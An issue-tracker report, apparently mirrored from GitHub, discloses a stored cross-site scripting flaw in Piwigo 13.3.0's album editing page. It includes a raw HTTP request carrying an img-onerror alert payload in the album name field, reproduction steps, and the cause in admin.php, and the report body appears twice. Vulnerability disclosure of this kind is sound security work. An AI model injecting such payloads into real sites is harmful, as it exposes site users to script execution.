Piwigo 13.3.0 exists stored cross-site scripting (XSS) #1594

Open
opened 2026-10-05 00:49:32 +02:00 by adam · 0 comments
Owner

Name:Piwigo
Version:13.3.0
Download Link: Download
image

Problematic packets:

POST /admin.php?page=album-1-properties HTTP/1.1
Host: 10.1.35.85
Content-Length: 83
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.1.35.85
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.1.35.85/admin.php?page=album-1-properties
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: pwg_id=4krmi42ujo29itg4pcvk9msjh2
Connection: close

name=%3Cimg+src%3D%221%22+onerror%3D%22alert%281%29%22%3E&comment=&parent=0&submit=

Vulnerability recurrence

1.Log in to the background,Click "Albums" ->"Manage ->"Edit Album"
image

2.input payload:,Submit。
image

PS:The vulnerability will be displayed.


Line 124 of admin.php directly outputs the parameter of album without filtering, which leads to this vulnerability.
image
image

Name:Piwigo Version:13.3.0 Download Link: [Download](https://cn.piwigo.org/download/dlcounter.php?code=latest) ![image](https://user-images.githubusercontent.com/11979927/207238636-91a7b5db-3614-4a82-995b-e3d2fd80a5c8.png) Problematic packets: > POST /admin.php?page=album-1-properties HTTP/1.1 > Host: 10.1.35.85 > Content-Length: 83 > Cache-Control: max-age=0 > Upgrade-Insecure-Requests: 1 > Origin: http://10.1.35.85 > Content-Type: application/x-www-form-urlencoded > User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 > Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 > Referer: http://10.1.35.85/admin.php?page=album-1-properties > Accept-Encoding: gzip, deflate > Accept-Language: zh-CN,zh;q=0.9 > Cookie: pwg_id=4krmi42ujo29itg4pcvk9msjh2 > Connection: close > > name=%3Cimg+src%3D%221%22+onerror%3D%22alert%281%29%22%3E&comment=&parent=0&submit= > Vulnerability recurrence 1.Log in to the background,Click "Albums" ->"Manage ->"Edit Album" ![image](https://user-images.githubusercontent.com/11979927/207276225-0f4aa605-6c2a-4008-a9f5-7960e2514d3b.png) 2.input payload:<img src="1" onerror="alert(document.domain)">,Submit。 ![image](https://user-images.githubusercontent.com/11979927/207276587-2d68d45c-a633-4178-a770-127c3db6add3.png) PS:The vulnerability will be displayed. Line 124 of admin.php directly outputs the parameter of album without filtering, which leads to this vulnerability. ![image](https://user-images.githubusercontent.com/11979927/207277655-b42e3515-f397-4f24-afd6-9234f28e4ddc.png) ![image](https://user-images.githubusercontent.com/11979927/207277089-43a45038-359b-47b3-9be0-dfdae6bd22ef.png) <!-- github-sync-id:1493795513 -->
Sign in to join this conversation.
No labels
1 Participants
Notifications
Due Date
No due date set.
Dependencies

No dependencies set.

Reference: adam/Piwigo#1594